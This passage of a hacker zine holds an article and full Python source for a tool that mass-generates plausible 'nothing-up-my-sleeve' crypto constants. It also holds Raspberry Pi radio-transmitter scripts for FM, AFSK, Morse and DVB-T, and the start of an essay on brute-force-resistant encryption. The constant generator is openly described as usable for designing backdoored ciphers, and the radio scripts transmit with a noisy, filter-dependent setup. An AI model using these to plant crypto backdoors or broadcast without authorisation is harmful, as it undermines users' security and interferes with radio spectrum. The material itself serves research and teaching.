SHA-1 was designed by the NSA and uses the constants `5a827999`, `6ed9eba1`, `8f1bbcdc`, and `ca62c1d6`. In case you haven't already noticed, these are hex representations of $2^{30}$ times the square roots of 2, 3, 5, and 10.

NIST's P-256 elliptic curve was also designed by the NSA and uses coefficients derived from a hash of the seed `c49d3608 86e70493 6a6678e1 139d26b7 819f7e90`. Don't look for decimals of square roots here; we have no idea where this value comes from.

Which algorithm would you trust the most? Right, SHA-1. We don't know why 2, 3, 5, 10 rather than 2, 3, 5, 7, or why the square root rather than the logarithm, but this looks more convincing than some unexplained random-looking number.

Plausible constants such as $\sqrt{2}$ are often called "nothing-up-my-sleeve" (NUMS) constants, meaning that there is a kinda-convincing explanation of their origin. But it isn't impossible to backdoor an algorithm with only NUMS constants, it's just more difficult.

There are basically two ways to create a NUMS-looking backdoored algorithm. One must either (1) bruteforce NUMS constants until one matches the backdoor conditions or (2) bruteforce backdoor constants until one looks NUMS.

The first approach sounds easier, because bruteforcing backdoor constants is unlikely to yield a NUMS constant, and besides, how do you check that some constant is a NUMS? Precompute a huge table and look it up? In that case, you're better off bruteforcing NUMS constants directly (and you may not need to store them). But in either case, you'll need *a lot of NUMS constants.*

I've been thinking about this a lot after my research on malicious hash functions. So I set out to write a simple program that would generate a huge corpus of NUMS-ish constants, to demonstrate to non-cryptographers that "nothing-up-my-sleeve" doesn't give much of a guarantee of security, as pointed out by Thomas Pornin on Stack Exchange.

The `numsgen.py` program generates nearly two million constants, while I'm writing this.[52] Nothing new nor clever here; it's just about exploiting degrees of freedom in the process of going from a plausible seed to actual constants. In that PoC program, I went for the following method:

1. Pick a plausible seed
2. Encode it to a byte string
3. Hash it using some hash function
4. Decode the hash result to the actual constants

Each step gives you some degrees of freedom, and the game is to find somewhat plausible choices.

As I discovered after releasing this, DJB and others did a similar exercise in the context of manipulated elliptic curves in their "BADA55 curves" paper,[53] though I don't think they released their code. Anyway, they make the same point: "The BADA55-VPR curves illustrate the fact that 'verifiably pseudorandom' curves with 'systematic' seeds generated from 'nothing-up-my-sleeve numbers' also do not stop the attacker from generating a curve with a one-in-a-million weakness." The two works obviously overlap, but we use slightly different tricks.

## 10.1 Seeds

We want to start from some special number, or, more precisely, one that will *look* special. We cited SHA-1's use of $\sqrt{2}$, $\sqrt{3}$, $\sqrt{5}$, $\sqrt{10}$, but we could have cited

- $\pi$ used in ARIA, BLAKE, Blowfish,
- MD5 using "the integer part of 4294967296 × $abs(sin(i))$",
- SHA-1 using `0123456789abcdeffedcba98-76543210f0e1d2c3`,
- SHA-2 using square roots and cube roots of the first primes,
- NewDES using the US Declaration of Independence,
- Brainpool curves using SHA-1 hashes of $\pi$ and $e$.

[52] `https://github.com/veorq/numsgen` `unzip pocorgtfo08.zip numsgen.py`

[53] `http://safecurves.cr.yp.to/bada55.html`

Special numbers may thus be universal math constants such as $\pi$ or $e$, or some random-looking sequence derived from a special number: small integers such as 2, 3, 5, or some number related to the design (like the closest prime number to the security level), or the designer's birthday, or his daughter's birthday, etc.

For most numbers, functions like the square root or trigonometric functions yield an *irrational* number, namely one that can't be expressed as a fraction, and with an infinite random-looking decimal expansion. This means that we have an infinite number of digits to choose from!

Let's now enumerate some NUMS numbers. Obviously, what looks plausible to the average user may not be so for the experienced cryptographer, so the notion of "plausibility" is subjective. Below we'll restrict ourselves to constants similar to those used in previous designs, but many more could be imagined (like physical universal constants, text rather than numbers, etc.). In fact, we'll even restrict ourselves to *irrational* numbers: $\pi$, $e$, $\varphi = (1+\sqrt{5})/2$ (the golden ratio), Euler–Mascheroni's $\gamma$, Apéry's $\zeta(3)$ constant, and irrationals produced from integers by the following functions

- Natural logarithm, $\ln(x)$, irrational for any rational $x > 1$;
- Decimal logarithm, $\log(x)$, irrational unless $x = 10^n$ for some integer $n$;
- Square root, $\sqrt{x}$, irrational unless $x$ is a perfect square;
- Cubic root, $\sqrt[3]{x}$, irrational unless $x$ is a perfect cube;
- Trigonometric functions: sine, cosine, and tangent, irrational for all non-zero integers.

We'll feed these functions with the first six primes: 2, 3, 5, 7, 11, 13. This guarantees that all these functions will return irrationals.

Now that we have a bunch of irrationals, which of their digits do we record? Since there's an infinite number of them, we have to choose. Again, this *precision* must be some plausible number. That's why this PoC takes the first $N$ *significant digits*—rather than just the fractional part—for the following values of $N$: 42, 50, 100, 200, 500, 1000, 32, 64, 128, 256, 512, and 1024.

We thus have six primes combined with seven functions mapping them to irrationals, plus six irrationals, for a total of 48 numbers. Multiplying by twelve different precisions, that's 576 irrationals. For each of those, we also take the multiplicative inverse. For the one of the two that's greater than one, we also take the fractional part (thus stripping the leading digit from the significant digits). We thus have in total $3 \times 576 = 1728$ seeds.

Note that seeds needn't be numerical values. They can be anything that can be hashed, which means pretty much anything: text, images, etc. However, it may be more difficult to explain why your seed is a Word document or a PCAP than if it's just raw numbers or text.

## 10.2 Encodings

Cryptographers aren't known for being good programmers, so we can plausibly deny an awkward encoding of the seeds. The PoC tries the obvious raw bytes encoding, but also ASCII of the decimal, hex (lower and upper case), or even binary digits (with and without the `0b` prefix). It also tries Base64 of raw bytes, or of the decimal integer.

To get more degrees of freedom you could use more exotic encodings, add termination characters, timestamps, and so on, but the simpler the better.

## 10.3 Hashes

The purpose of hashing to generate constants is at least threefold.

1. Ensure that the constant looks *uniformly* random, that it has no symmetries or structure. This is, for example, important for the hash functions' initial values. Hash functions can thus "sanitize" similar NUMS by produce completely different constants:

```
>>> hex(int(math.tanh(5)*10**16))
'0x23861f0946f3a0'
>>> sha1(_).hexdigest()
'b96cf4dcd99ae8aec4e6d0443c46fe0651a44440'
>>> hex(int(math.tanh(7)*10**16))
'0x2386ee907ec8d6'
>>> sha1(_).hexdigest()
'7c25092e3fed592eb55cf26b5efc7d7994786d69'
```

2. Reduce the length of the number to the size of the constant. If your seed is the first 1000 digits of $\pi$, how do you generate a 128-bit value that depends on all the digits?

3. Give the impression of “cryptographic strength”. Some people associate the use of cryptography with security and confidence, and may believe that constants generated with SHA-3 are safer than constants generated with SHA-1.

Obviously, we want a cryptographic hash rather than some fast-and-weak hash like CRC. A natural choice is to start with MD5, SHA-1, and the four SHA-2 versions. You may also want to use SHA-3 or BLAKE2, which will give you even more degrees of freedom in choosing their version and parameters.

Rather than just a hash, you can use a *keyed hash*. In my PoC program, I used HMAC–MD5 and HMAC–SHA1, both with 3 × 3 combinations of the key length and value.

Another option, with even more degrees of freedom, is a *key derivation*—or password hashing—function. My PoC applies PBKDF2–HMAC–SHA1, the most common instance of PBKDF2, with: either 32, 64, 128, 512, 1024, 10, 100, or 1000 iterations; a salt of 8, 16, or 32 bytes, either all-zero or all-ones. That’s 48 versions.

The PoC thus tries 6 + 18 + 48 = 72 different hash functions.

## 10.4 Decoding

Decoding of the hashes to actual constants depends on what constants you want. In this PoC I just want four 32-bit constants, so I only take the first 128 bits from the hash and parse them either as big- or little-endian.

## 10.5 Conclusion

That’s all pretty simple, and you could argue that some choices aren’t that plausible (e.g., binary encoding). But that kind of thing would be enough to fool many, and most would probably give you the benefit of the doubt. After all, only some pesky cryptographers object to NIST’s unexplained curves.

So with 1728 seeds, 8 encodings, 72 hash function instances, and 2 decodings, we have a total of $1728 \times 8 \times 72 \times 2 = 1,990,656$ candidate constants. If your constants are more sophisticated objects than just 32-bit words, you’ll likely have many more degrees of freedom to generate many more constants.

This demonstrates that *any invariant* in a crypto design—constant numbers and coefficients, but also operations and their combinations—can be manipulated. This is typically exploited if there exists a one in a billion (or any reasonably low-probability) weakness that’s only known to the designer. Various degrees of exclusive exploitability (“NOBUS”) may be achieved, depending on what’s the secret: just the attack technique, or some secret value like in the malicious SHA-1.

The latest version of the PoC is copied below. You may even use it to generate non-malicious constants.

```python
#!/usr/bin/env python
#https://github.com/veorq/numsgen
"""
Generator of "nothing-up-my-sleeve" (NUMS) constants.

This aims to demonstrate that NUMS-looking constants shouldn't be
blindly trusted.

This program may be used to bruteforce the design of a malicious cipher,
to create somewhat rigid curves, etc. It generates close to 2 million
constants, and is easily tweaked to generate many more.

The code below is pretty much self-explanatory. Please report bugs.

See also <http://safecurves.cr.yp.to/bada55.html>

Copyright (c) 2015 Jean-Philippe Aumasson <jeanphilippe.aumasson@gmail.com>
Under CC0 license <http://creativecommons.org/publicdomain/zero/1.0/>
"""

from base64 import b64encode
from binascii import unhexlify
from itertools import product
from struct import unpack
from Crypto.Hash import HMAC, MD5, SHA, SHA224, SHA256, SHA384, SHA512
from Crypto.Protocol.KDF import PBKDF2
import mpmath as mp
import sys


# add your own special primes
PRIMES = (2, 3, 5, 7, 11, 13)

PRECISIONS = (
    42, 50, 100, 200, 500, 1000,
    32, 64, 128, 256, 512, 1024,
)

# set mpmath precision
mp.mp.dps = max(PRECISIONS)+2

# some popular to-irrational transforms (beware exceptions)
TRANSFORMS = (
    mp.ln, mp.log10,
    mp.sqrt, mp.cbrt,
    mp.cos, mp.sin, mp.tan,
)


IRRATIONALS = [
    mp.phi,
    mp.pi,
    mp.e,
    mp.euler,
    mp.apery,
    mp.log(mp.pi),
] +\
[ abs(transform(prime))\
        for (prime, transform) in product(PRIMES, TRANSFORMS) ]

SEEDS = []
for num in IRRATIONALS:
    inv = 1/num
    seed1 = mp.nstr(num, mp.mp.dps).replace('.', '')
    seed2 = mp.nstr(inv, mp.mp.dps).replace('.', '')
    for precision in PRECISIONS:
        SEEDS.append(seed1[:precision])
        SEEDS.append(seed2[:precision])
    if num >= 1:
        seed3 = mp.nstr(num, mp.mp.dps).split('.')[1]
        for precision in PRECISIONS:
            SEEDS.append(seed3[:precision])
        continue
    if inv >= 1:
        seed4 = mp.nstr(inv, mp.mp.dps).split('.')[1]
        for precision in PRECISIONS:
            SEEDS.append(seed4[:precision])


# some common encodings
def int10(x):
    return x

def int2(x):
    return bin(int(x))

def int2_noprefix(x):
    return bin(int(x))[2:]

```

```
def hex_lo(x):
    xhex = '%x' % int(x)
    if len(xhex) % 2:
        xhex = '0' + xhex
    return xhex

def hex_hi(x):
    xhex = '%X' % int(x)
    if len(xhex) % 2:
        xhex = '0' + xhex
    return xhex

def raw(x):
    return hex_lo(x).decode('hex')

def base64_from_int(x):
    return b64encode(x)

def base64_from_raw(x):
    return b64encode(raw(x))

ENCODINGS = (
    int10,
    int2,
    int2_noprefix,
    hex_lo,
    hex_hi,
    raw,
    base64_from_int,
    base64_from_raw,
)


def do_hash(x, ahash):
    h = ahash.new()
    h.update(x)
    return h.digest()

def do_hmac(x, key, ahash):
    h = HMAC.new(key, digestmod=ahash)
    h.update(x)
    return h.digest()

HASHINGS = [
    lambda x: do_hash(x, MD5),
    lambda x: do_hash(x, SHA),
    lambda x: do_hash(x, SHA224),
    lambda x: do_hash(x, SHA256),
    lambda x: do_hash(x, SHA384),
    lambda x: do_hash(x, SHA512),
]

# HMACs
for hf in (MD5, SHA):
    for keybyte in ('\x55', '\xaa', '\xff'):
        for keylen in (16, 32, 64):
            HASHINGS.append(lambda x,\
                hf=hf, keybyte=keybyte, keylen=keylen:\
                do_hmac(x, keybyte*keylen, hf))

# PBKDF2s
for n in (32, 64, 128, 512, 1024, 10, 100, 1000):
    for saltbyte in ('\x00', '\xff'):
        for saltlen in (8, 16, 32):
            HASHINGS.append(lambda x,\
                n=n, saltbyte=saltbyte, saltlen=saltlen:\
                PBKDF2(x, saltbyte*saltlen, count=n))


DECODINGS = (
    lambda h: (
        unpack('>L', h[:4])[0],
        unpack('>L', h[4:8])[0],
        unpack('>L', h[8:12])[0],
        unpack('>L', h[12:16])[0],),
    lambda h: (
        unpack('<L', h[:4])[0],
        unpack('<L', h[4:8])[0],
        unpack('<L', h[8:12])[0],
        unpack('<L', h[12:16])[0],),
)


MAXNUMS =\
    len(SEEDS) *\
    len(ENCODINGS) *\
    len(HASHINGS) *\
    len(DECODINGS)


def main():
    try:
        nbnums = int(sys.argv[1])
        if nbnums > MAXNUMS:
            raise ValueError
    except:
        print 'expected argument < %d (~2^%.2f)'\
            % (MAXNUMS, mp.log(MAXNUMS, 2))
        return -1
    count = 0

    for seed, encoding, hashing, decoding in\
        product(SEEDS, ENCODINGS, HASHINGS, DECODINGS):

        constants = decoding(hashing(encoding(seed)))

        for constant in constants:
            sys.stdout.write('%08x ' % constant)
        print
        count += 1
        if count == nbnums:
            return count


if __name__ == '__main__':
    sys.exit(main())
```

YOU HAVEN'T SEEN MY STATION SINCE I INSTALLED SSTV WITH THE NEW ROBOT 400 CONVERTER, HAVE YOU TOM?
NO, BUT I'M IMPRESSED. IT LOOKS LIKE YOUR WHOLE FAMILY IS ENJOYING IT!
HI, TOM! HOW DO YOU LIKE THE SSTV ID CARD I MADE FOR DAD?
IT SURE DOES JANIE. I BET YOU NEVER THOUGHT YOU'D BE ON TV!
7YZR
THAT'S MY PICTURE TOM. DO YOU THINK IT LOOKS LIKE ME?
THE KIDS REALLY LOVE DAD'S "TV STATION" TOM... AND SO DO I. BEFORE DICK PUT IN SSTV I REALLY WASN'T TOO INTERESTED IN HIS NOISY OLD HAM SHACK, BUT SSTV IS SO MUCH FUN!
TOM, YOU'VE REALLY GOT TO GET A ROBOT 400 CONVERTER FOR YOUR STATION. YOUR XYL AND KIDS WILL REALLY GET INTO THE ACTION WITH IT!
I DON'T KNOW DICK, SETTING UP A SSTV STATION LOOKS PRETTY COMPLICATED!
NOT WITH THE ROBOT 400 CONVERTER TOM, JUST PLUG IT INTO YOUR TRANSCEIVER, CONNECT A TV MONITOR OR YOUR HOME TV SET* TUNE TO 14.230 AND YOU'RE IN OPERATION!
SOUNDS EASY, BUT HOW ABOUT THE COST?
SINCE YOU USE YOUR HOME TV SET AS A MONITOR* ALL IT COSTS IS THE $695 FOR THE ROBOT 400 CONVERTER. WRITE TODAY FOR YOUR SSTV FACT PACK FROM ROBOT. IT'S FREE AND TELLS ALL ABOUT SSTV!
ROBOT
ROBOT RESEARCH INC.
7591 CONVOY CT.
SAN DIEGO, CA 92111
R9

# 11 Naughty Signals; or, the Abuse of a Raspberry Pi

*by Russell Handorf*

There are a lot of different projects that have rejuvenated interest in HAM Radio, more notably Software Defined Radio (SDR). The more prominent projects and products are the USRP by Ettus Research, BladeRF by Nuand, and the HackRF by Mike Ossmann (in the order from the most expensive to least expensive). These radios vary in capability and have their own distinct utility, depending on what radio communication you'd like to study; however, if all you are specifically interested in is receiving a simplistic signal, then the Realtek SDR is typically the best and cheapest choice. This article will show you how to combine a Realtek SDR and a Raspberry Pi into a poor man's software defined radio tool for exploring how to receive and transmit in related radio systems.

## 11.1 Bandpass Filter

It is very important to have and to use a bandpass filter when using the Raspberry Pi as an FM transmitter, because PiFM is essentially a square wave generator. This means that you'll have a lot of harmonics as depicted in Figure 21. While the direct operational frequency range of PiFM is approximately 1 MHz to 250 MHz, the harmonics are still strong enough to reach frequencies below 1 MHz and as high as 500 MHz.

Because of these square wave characteristics, a mechanical SAW filter would be ideal to be able to control the frequencies you wish to transmit. However, there filters can set you back more than the Raspberry Pi, and may be hard to come by, unless there's a neighborly Ham Radio Outlet near you. So you may have to make your own band-pass filter.

To make your own high band and/or low band pass filters, you can assemble them based on the schematic in Figure 19.[54] Parts for the various amateur bands are listed in Figure 20.

## 11.2 Raspberry Pi FM Transmitter

For over a year now, it has been documented how to turn the Raspberry Pi into an FM transmitter by using the PiFM software.[55] Richard Hirst first demonstrated this technique in some C and Python code that generated spread-spectrum clock signals to output FM on GPIO pin #4. Oliver Mattos and Oskar Weigl have since enhanced PiFM to add more capabilities.

Be aware, however, that this technique has another problem beyond bleeding RF and having to use filters. Namely, the transmitter doesn't shut down gracefully after you quit PiFM. Therefore, you'll need a script to silence the transmission. We'll call it `pi-shutdown.sh` in the various examples that follow.

```
#/bin/bash
#pi−shutdown.sh
touch /tmp/empty && /home/pi/pifm /tmp/empty
```

## 11.3 AFSK

Audio Frequency Shift Keying (AFSK) is simply a method to modulate digital data as an analogue tone; you'll certainly recognize this as the tones your modem made. AFSK characteristically represents 1 as a "mark" and 0 as a "space". While not fast, AFSK does work very well in many applications where data is communicated over a consistent radio frequency. Because of these attributes, AFSK is frequently used for radio communications in industrial applications, embedded systems, and more. Using a program called `minimodem`, you'll be easily able to receive and transmit AFSK with a Realtek SDR and a Raspberry Pi. Marc1 from `kprod.eu` demonstrated some very simple techniques for doing so, which a few other neighbors have been tweaked and updated in the examples to follow.

To receive 1200 baud AFSK transmissions, a one-line script is all that's needed:

```
rtl_fm −f 146.0M −M wbfm −s 200000          \
       −r 48000 −o 6                        \
| sox −traw −r48k −es −b16 −c1 −V1 −        \
      −twav −                               \
| minimodem −−rx −8 1200
```

What's happening here is that the program `rtl_fm` is tuned to 146.0 MHz, sampling at 200,000

[54] `http://www.kitsandparts.com/univlpfilter.php`

[55] `https://github.com/rm-hull/pifm`

samples per second and converting the output at a sample rate of 48000 Hz. The output from this is sent to `sox`, which is converting the audio received to the WAV file format. The output from `sox` is then sent to `minimodem`, which is decoding the WAV stream at 1200 baud, 8 bit ASCII.

Transmitting an AFSK signal is just as easy:

```
echo "knock knock... : `date +%c`"          \
| minimodem --tx -f -8 1200                 \
              -f /home/pi/sentence.wav
/home/pi/pifm /home/pi/sentence.wav         \
                146.0 48000
/home/pi/pi-shutdown.sh
```

## 11.4 Other Transmission Examples

Because of the scriptability and simplicity of PiFM, other forms of transmissions become easily achievable too.

### Morse Code (CW)

Either done by playing a pre-made audio file with dits and dahs, or by using the `cwwav` program written by Thomas Horsten to output directly to PiFM.[56]

```
echo hello world                            \
| cwwav -f 700 -w 20                        \
          -o /home/pi/morse.wav
/home/pi/pifm /home/pi/morse.wav            \
                146.0 48000
/home/pi/pi-shutdown.sh
```

### Numbers Station

A numbers station is typically a government-owned transmitter that sends encoded messages to spies, operators, or employees of that said government anywhere in the world, where the messages are typically one way and seemingly random. The script below mimics the Cuban numbers station identified as HM01.[57] What is interesting about it is that the data it sends is encoded with a common HAM Radio protocol called RDFT. Transmitting RDFT on a Raspberry Pi can be difficult, therefore using a simple FM transmission of THOR8 or QPSK256 should be adequate; using FLDIGI should be of great help to create these messages.

A script can easily speak a series of words into the air by piping them into the `text2wave` utility:

```
system("echo $text | text2wave -F 22050 - "
       "| /home/pi/pifm - 144 22050");
```

### DVBT with Metadata

One common practice for those who work with the RTL dongle is to remove to remove the DVB-T digital television kernel module. To receive this challenge, however, you will need to re-enable that module. To transmit it, you'll need hardware from Hides,[58] which can be had for a very low cost. The script below works with the UT-100C.

[56] `https://github.com/Kerrick/cwwav`

[57] `http://www.qsl.net/py4zbz/eni.htm`

[58] `http://www.hides.com.tw/product_cg74469_eng.html`




Figure 19: Bandpass Filter for Reducing PiFM Harmonics

```
modprobe usb-it950x
mkfifo ~/desktop
avconv -f x11grab -s 1024x768            \
  -framerate 30 -i :0.0                 \
  -vcodec libx264 -s 720x576            \
  -f mpegts                             \
  -mpegts_original_network_id 1         \
  -mpegts_transport_stream_id 1         \
  -mpegts_service_id 1                  \
  -metadata                             \
     service_provider="FCC CALL SIGN"   \
  -metadata                             \
     service_name="Dialin for Dollars!" \
  -muxrate 3732k -y ~/desktop &
tsrfsend ~/desktop 0 730000 6000 4      \
                    1/2 1/4 8 0 0 &
```

### SSTV

Gerrit Polder developed a simple means of converting an image into a SSTV signal and then sending it out via the PiFM utility. Using his program, *PiSSTV*, command line transmissions of SSTV broadcasts with the Raspberry Pi are easy to achieve without the need for a graphical environment.

## 11.5 Howdy to the caring Neighbors

Thanks to the PiFM program, there are many portable options allowing HAM operators, experimenters, and miscreants to explore and butcher the radio waves on the cheap. The main goal of this article is to document the work of many friendly folks in this arena, gathering in one place the information currently scattered across the bits and bobs of the Internet. Owing to the brilliant hacks of these neighbors, it should become apparent why any radio nut should consider having a Raspberry Pi armed with a filter and some code. While out of scope for the article, it should also become clear how you too can make a very inexpensive and portable HAM station for a large variety of digital and analog modes.

I'd like to extend a warm, hearty, and, eventually, beer-supplemented thank-you to Dragorn, Zero_Chaos, Rick Mellendick, DaKahuna, Justin Simon, Tara Miller, Mike Ossmann, Rob Ghilduta, and Travis Goodspeed for their direct support.

| Band | C1, C4 | C2, C3 | L1, L3 | L2 |
|---|---|---|---|---|
| $\lambda$ Meters | | | | |
| 160 | 820 | 2200 | $4.44\mu H, 20T, 16''$ | $5.61\mu H, 23T, 18''$ |
| 80 | 470 | 1200 | $2.43\mu H, 21T, 16''$ | $3.01\mu H, 24T, 18''$ |
| 40 | 270 | 680 | $1.38\mu H, 18T, 14''$ | $1.70\mu H, 20T, 15''$ |
| 30 | 270 | 560 | $1.09\mu H, 16T, 12''$ | $1.26\mu H, 17T, 13''$ |
| 20 | 180 | 390 | $0.77\mu H, 13T, 11''$ | $0.90\mu H, 14T, 11''$ |
| 17 | 100 | 270 | $0.55\mu H, 11T, 9''$ | $0.68\mu H, 12T, 10''$ |
| 15 | 82 | 220 | $0.44\mu H, 11T, 9''$ | $0.56\mu H, 12T, 10''$ |
| 12 | 100 | 220 | $0.44\mu H, 11T, 9''$ | $0.52\mu H, 12T, 10''$ |
| 10 | 56 | 150 | $0.30\mu H, 9T, 8''$ | $0.38\mu H, 10T, 9''$ |

Figure 20: Filter Bill of Materials






Figure 21: PiFM Harmonic Emissions



Super Dynamite Action!
OSSMANN
TM
A
MI~~T~~CHEL~~L~~ CORPORATION
Yuwa Bldg. 5F,1-46-4 Asagaya-kita
Suginami-ku,Tokyo,Japan 166
Telephone:03-3223-2606 FAX:03-3223-2703
©1996 MITCHELL CORPORATION
©2015 @doegox

# ACT-I

## MICRO-TERM INC.



$525 complete with high resolution 9'' monitor • $400 without monitor INCLUDED FEATURES:

- Underline Cursor
- RS232C or Current Loop
- All oscillators (horiz., vert., baud rate, and dot size) are crystal controlled
- 64 characters by 16 lines
- Auto Scrolling
- Data Rates of 110, 300, 600, 1200, 2400, 4800, and 9600 baud are jumper selectable

The ACT-I is a complete teletype replacement compatible with any processor which supports a serial I/O port. Completely assembled and dynamically tested.

Prices FOB St. Louis    Mastercharge and BankAmericard

**THE AFFORDABLE CRT TERMINAL**

**MICRO-TERM INC. P.O. BOX 9387 ST. LOUIS, MO. 63117**
**(314) 645-3656**

# 12 Weird cryptography; or, How to resist brute-force attacks.

*by Philippe Teuwen*

> *“Unbreakable, sir?” she said uneasily. “What about the Bergofsky Principle?”*
>
> *Susan had learned about the Bergofsky Principle early in her career. It was a cornerstone of brute-force technology. It was also Strathmore’s inspiration for building TRANSLTR. The principle clearly stated that if a computer tried enough keys, it was mathematically guaranteed to find the right one. A code’s security was not that its pass-key was unfindable but rather that most people didn’t have the time or equipment to try.*
>
> *Strathmore shook his head. “This code’s different.”*
>
> *“Different?” Susan eyed him askance. An unbreakable code is a mathematical impossibility! He knows that!*
>
> *Strathmore ran a hand across his sweaty scalp. “This code is the product of a brand new encryption algorithm—one we’ve never seen before.”*
>
> [. . . ]
>
> *“Yes, Susan, TRANSLTR will* always *find the key—even if it’s huge.” He paused a long moment. “Unless. . . ”*
>
> *Susan wanted to speak, but it was clear Strathmore was about to drop his bomb.* Unless what?
>
> *“Unless the computer doesn’t know when it’s broken the code.”*
>
> *Susan almost fell out of her chair. “What!”*
>
> *“Unless the computer guesses the correct key but just keeps guessing because it doesn’t realize it found the right key.” Strathmore looked bleak. “I think this algorithm has got a rotating cleartext.”*
>
> *Susan gaped.*
>
> *The notion of a rotating cleartext function was first put forth in an obscure, 1987 paper by a Hungarian mathematician, Josef Harne. Because brute-force computers broke codes by examining cleartext for identifiable word patterns, Harne proposed an encryption algorithm that, in addition to encrypting, shifted decrypted cleartext over a time variant. In theory, the perpetual mutation would ensure that the attacking computer would never locate recognizable word patterns and thus never know when it had found the proper key.*

Yes, we are in a pure sci-fi techno-thriller. Some of you may have recognized this excerpt from the *Digital Fortress* by Dan Brown, published in 1998. Not surprisingly, there is no such thing as the concept of rotating cleartext or Bergofsky Principle, and Josef Harne never existed.

There is still a germ of an interesting idea: What if “the computer guesses the correct key but just keeps guessing because it doesn’t realize it found the right key”? Instead of trying to conceal plaintext in yet another layer of who-knows-what, let’s try to make the actual plaintext indistinguishable from incorrectly decoded ciphertext. It would be a bit similar to format-preserving encryption (FPE)[59] where ciphertext looks similar to plaintext and honey encryption,[60] which both share the motivation to resist brute-force. But beyond single words and passwords, I want to encrypt full sentences. . . into other grammatically correct sentences! Now if Eve wants to brute-force such an encrypted message, every single wrong key would produce a somehow plausible sentence. She would have to choose amongst all “decrypted” plaintext candidates for the one that was my initial sentence.

So starts a war of natural language models. . . Anything the cryptanalyst can find to discard a candidate can be used in turn to tune the initial grammar model to create more plausible candidates. The problem

[59] `https://en.wikipedia.org/wiki/Format-preserving_encryption`

[60] `http://pages.cs.wisc.edu/ rist/papers/HoneyEncryptionpre.pdf`

